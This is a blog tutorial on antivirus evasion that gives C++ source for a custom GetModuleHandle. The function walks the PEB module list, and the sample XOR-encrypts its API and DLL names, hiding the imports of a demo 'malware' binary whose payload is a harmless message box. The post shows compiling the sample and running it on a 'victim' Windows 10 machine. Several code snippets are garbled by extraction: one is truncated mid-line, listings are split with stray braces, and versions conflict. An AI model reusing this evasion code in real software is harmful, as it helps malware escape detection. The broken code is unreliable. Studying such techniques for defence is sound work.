


Malware AV/VM evasion - part 15: WinAPI GetModuleHandle implementation. Simple C++ example.

cocomelonc.github.io/malware/2023/04/08/malware-av-evasion-15.html

April 8, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
34 // custom implementation
35 HMODULE myGetModuleHandle(LPCWSTR lModuleName) {
36
37     // obtaining the offset of PPEB from the beginning of TEB
38     PEB* pPeb = (PEB*) __readgsword(0x60);
39
40     // for x86
41     // PEB* pPeb = (PEB*) __readgsword(0x30);
42
43     // obtaining the address of the head node in
44     // which represents all the modules that are loaded
45     PEB_LDR_DATA* Ldr = pPeb->Ldr;
46     LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;
47
48     // iterating to the next node. this will be done until
49     // pStartListEntry = ModuleList->Fl
50
51     // iterating through the linked list.
52     WCHAR mystr[MAX_PATH] = { 0 };
53     WCHAR substr[MAX_PATH] = { 0 };
54     for (LIST_ENTRY* pListEntry = pStartListEntry;
55
56         // getting the address of current LDR DATA
57         LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)
58
59         // checking if this is the DLL we are looking for
60         memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
61         memset(substr, 0, MAX_PATH * sizeof(WCHAR));
62         wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName);
63         wcscpy_s(substr, MAX_PATH, lModuleName);
64         if (cmpUnicodeStr(substr, mystr)) {
65             // returning the DLL base address.
66             return (HMODULE)pEntry->DllBase;
67         }
68     }
69
70     // the needed DLL wasn't found
71     printf("failed to get a handle to %s\n", lModuleName);
72     return NULL;
73 }
```

This post is the result of my own research on trying to evade AV engines via another popular trick: WinAPI GetModuleHandle implementation.

GetModuleHandle

GetModuleHandle is a Windows API (also known as WinAPI) function that retrieves a handle to a loaded module in the address space of the calling process. It can be used to obtain identifiers for the associated executable or **DLL** files. The function declaration can be found in the **Windows.h** header file:

```
HMODULE GetModuleHandle(  
    LPCWSTR lpModuleName  
) ;
```

When using `GetModuleHandle`, we don't need to call `FreeLibrary` to free the module, as it only retrieves a handle to a module that is already loaded in the process.

practical example. custom implementation of `GetModuleHandle`

Creating a custom implementation of `GetModuleHandle` using the Process Environment Block (PEB) can help avoid antivirus (AV) detection in certain scenarios.

You can use the `PEB` to access the loaded modules list and search for the desired module manually.

Here's a high-level outline of the steps you would take to implement a custom `GetModuleHandle` function using the `PEB`:

- access the `PEB` for the current process.
- locate the `InMemoryOrderModuleList` in the `PEB`'s `Ldr` structure.
- iterate through the linked list of loaded modules.
- compare the base name of each module with the desired module name.
- if a match is found, return the base address (which acts as a handle) of the module.

So, the full source code in C looks like this:

```

// custom implementation
HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

    // obtaining the offset of PPEB from the beginning of TEB
    PEB* pPeb = (PEB*)__readgsqword(0x60);

    // for x86
    // PEB* pPeb = (PEB*)__readgsqword(0x30);

    // obtaining the address of the head node in a linked list
    // which represents all the modules that are loaded into the process.
    PEB_LDR_DATA* Ldr = pPeb->Ldr;
    LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

    // iterating to the next node. this will be our starting point.
    LIST_ENTRY* pStartListEntry = ModuleList->Flink;

    // iterating through the linked list.
    WCHAR mystr[MAX_PATH] = { 0 };
    WCHAR substr[MAX_PATH] = { 0 };
    for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry =
        pListEntry->Flink) {

        // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
        // DLL).
        LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
        sizeof(LIST_ENTRY));

        // checking if this is the DLL we are looking for
        memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
        memset(substr, 0, MAX_PATH * sizeof(WCHAR));
        wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
        wcscpy_s(substr, MAX_PATH, lModuleName);
        if (cmpUnicodeStr(substr, mystr)) {
            // returning the DLL base address.
            return (HMODULE)pEntry->DllBase;
        }
    }

    // the needed DLL wasn't found
    printf("failed to get a handle to %s\n", lModuleName);
    return NULL;
}

```

And add my own function for comparing **Unicode** strings:

```
int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
    _wcslwr_s(substr, MAX_PATH);
    _wcslwr_s(mystr, MAX_PATH);

    int result = 0;
    if (StrStrW(mystr, substr) != NULL) {
        result = 1;
    }

    return result;
}
```

AV evasion example

Let's go to create a simple “malware”, just **meow-meow** messagebox example:

```

/*
 * hack.cpp - GetModuleHandle implementation. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2023/04/08/malware-av-evasion-15.html
*/
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#include <shlwapi.h>
#include <string.h>

#pragma comment(lib, "Shlwapi.lib")

int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
    _wcslwr_s(substr, MAX_PATH);
    _wcslwr_s(mystr, MAX_PATH);

    int result = 0;
    if (StrStrW(mystr, substr) != NULL) {
        result = 1;
    }

    return result;
}

typedef UINT(CALLBACK* fnMessageBoxA)(
    HWND      hWnd,
    LPCSTR    lpText,
    LPCSTR    lpCaption,
    UINT      uType
);

// custom implementation
HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

    // obtaining the offset of PPEB from the beginning of TEB
    PEB* pPeb = (PEB*)__readgsqword(0x60);

    // for x86
    // PEB* pPeb = (PEB*)__readgsqword(0x30);

    // obtaining the address of the head node in a linked list
    // which represents all the modules that are loaded into the process.
    PEB_LDR_DATA* Ldr = pPeb->Ldr;
    LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

    // iterating to the next node. this will be our starting point.
    LIST_ENTRY* pStartListEntry = ModuleList->Flink;

    // iterating through the linked list.
    WCHAR mystr[MAX_PATH] = { 0 };
}

```

```

WCHAR substr[MAX_PATH] = { 0 };
for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry
= pListEntry->Flink) {

    // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
    DLL).
    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
    sizeof(LIST_ENTRY));

    // checking if this is the DLL we are looking for
    memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
    memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
    wcscpy_s(substr, MAX_PATH, lModuleName);
    if (cmpUnicodeStr(substr, mystr)) {
        // returning the DLL base address.
        return (HMODULE)pEntry->DllBase;
    }
}

// the needed DLL wasn't found
printf("failed to get a handle to %s\n", lModuleName);
return NULL;
}

// encrypted function name (MessageBoxA)
unsigned char s_mb[] = { 0x20, 0x1c, 0x0, 0x6, 0x11, 0x2, 0x17, 0x31, 0xa, 0xb, 0x33
};

// encrypted module name (user32.dll)
unsigned char s_dll[] = { 0x18, 0xa, 0x16, 0x7, 0x43, 0x57, 0x5c, 0x17, 0x9, 0xf };

// key
char s_key[] = "mysupersecretkey";

// XOR decrypt
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;
        data[i] = data[i] ^ key[j];
        j++;
    }
}

int main(int argc, char* argv[]) {
    XOR((char *) s_dll, sizeof(s_dll), s_key, sizeof(s_key));
    XOR((char *) s_mb, sizeof(s_mb), s_key, sizeof(s_key));

    wchar_t wtext[20];
    mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
}

```

```

LPWSTR user_dll = wtext;

HMODULE mod = myGetModuleHandle(user_dll);
if (NULL == mod) {
    return -2;
} else {
    printf("meow");
}

fnMessageBoxA myMessageBoxA = (fnMessageBoxA)GetProcAddress(mod, (LPCSTR)s_mb);
myMessageBoxA(NULL, "Meow-meow!", "=^.^.=", MB_OK);
return 0;
}


```

As you can see, I also added **XOR** encryption strings (function and module names).

demo

Let's go to see everything in action. First of all compile our “malware”:

```
x86_64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-04-08-malware-av-evasion-15]
$ x86_64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
In file included from hack.cpp:9:
/usr/share/mingw-w64/include/winternl.h:1122:14: warning: 'void RtlUnwind(PVOID, PVOID, PEXCEPTION_RECORD, PVOID)' redeclared without dllimport attribute: previous dllimport ignored [-Wattributes]
1122 |     VOID NTAPI RtlUnwind (PVOID TargetFrame,PVOID TargetIp,PEXCEPTION_RECORD ExceptionRecord,PVOID ReturnValue);
|           ~~~~~~~
hack.cpp: In function 'int main(int, char**)':
hack.cpp:101:33: warning: invalid conversion from 'unsigned char*' to 'const char*' [-fpermissive]
  101 |     mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
|           ^~~~~~
|           |
|           unsigned char*
In file included from /usr/share/mingw-w64/include/guiddef.h:154,
                 from /usr/share/mingw-w64/include/winnt.h:635,
                 from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from hack.cpp:8:
/usr/share/mingw-w64/include/string.h:64:37: note:   initializing argument 1 of 'size_t strlen(const char*)'
   64 |     size_t __cdecl strlen(const char * Str); //0x hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections
hack.cpp:101:19: warning: invalid conversion from 'unsigned char*' to 'const char*' [-fpermissive]
  101 |     mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
|           ^~~~~~
|           |
|           unsigned char*
In file included from hack.cpp:6:
/usr/share/mingw-w64/include/stdlib.h:467:82: note:   initializing argument 2 of 'size_t mbstowcs(wchar_t*, const char*, size_t)'
  467 |     size_t __cdecl mbstowcs(wchar_t * __restrict__ _Dest,const char * __restrict__ _Source,size_t _MaxCount);
|           ^~~~~~

```

And run at the victim's machine (**Windows 10 x64**):

```
.\hack.exe
```

The screenshot shows a Windows 10 desktop environment with a PowerShell window open. The PowerShell window displays the command `.\hack.exe meow` and its output, which is a message box saying "Meow-meow!". Below the PowerShell window is a file explorer showing a directory with two files: `hack.cpp` and `hack.exe`. The code in the `hack.cpp` file is a C++ program that performs XOR encryption and decryption, and prints "meow" to the console.


```


4 // XOR decrypt
5 void XOR(char * data, size_t data_len, char * key, size_t key_len) {
6     int j;
7     j = 0;
8     for (int i = 0; i < data_len; i++) {
9         if (j == key_len - 1) j = 0;
10        data[i] = data[i] ^ key[j];
11        j++;
12    }
13 }
14
15 int main(int argc, char* argv[]) {
16     XOR((char*) s_dll, sizeof(s_dll), s_key, sizeof(s_key));
17     XOR((char*) s_mb, sizeof(s_mb), s_key, sizeof(s_key));
18
19     wchar_t wtext[20];
20     mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus
21     LPWSTR user_dll = wtext;
22
23     HMODULE mod = myGetModuleHandle(user_dll);
24     if (NULL == mod) {
25         return -2;
26     } else {
27         printf("meow");
28     }
29
30     fnMessageBoxA myMessageBoxA = (fnMessageBoxA)GetProcAddress(mod, "MessageBoxA");
31     myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
32     return 0;
33 }

```

As you can see, just print `meow` for correctness. Everything is worked perfectly =^..^=

If we analyze our binary via **PE-bear**:





```
strings ./hack.exe
```

```
wcslen
StrStrW
KERNEL32.dll
msvcrt.dll
SHELL32.dll
```

GCC: (GNU) 10-win32 20220113	
DeleteCriticalSection	254
EnterCriticalSection	255
GetLastError	256
GetProcAddress	257
GetStartupInfoA	258
InitializeCriticalSection	259
IsDBCSLeadByteEx	260
LeaveCriticalSection	261
MultiByteToWideChar	262
SetUnhandledExceptionFilter	263
Sleep	264
TlsGetValue	265
VirtualProtect	266
VirtualQuery	267
WideCharToMultiByte	268
__C_specific_handler	269

As result, `GetModuleHandle` WinAPI hidden: bypass AV engines in certain scenarios.

In the next post, I will look at the my own practical implementation of `GetProcAddress`

I hope this post spreads awareness to the blue teamers of this interesting evasion technique, and adds a weapon to the red teamers arsenal.

[MITRE ATT&CK: T1027](#)

[AV evasion: part 1](#)

[AV evasion: part 2](#)

[GetModuleHandle](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine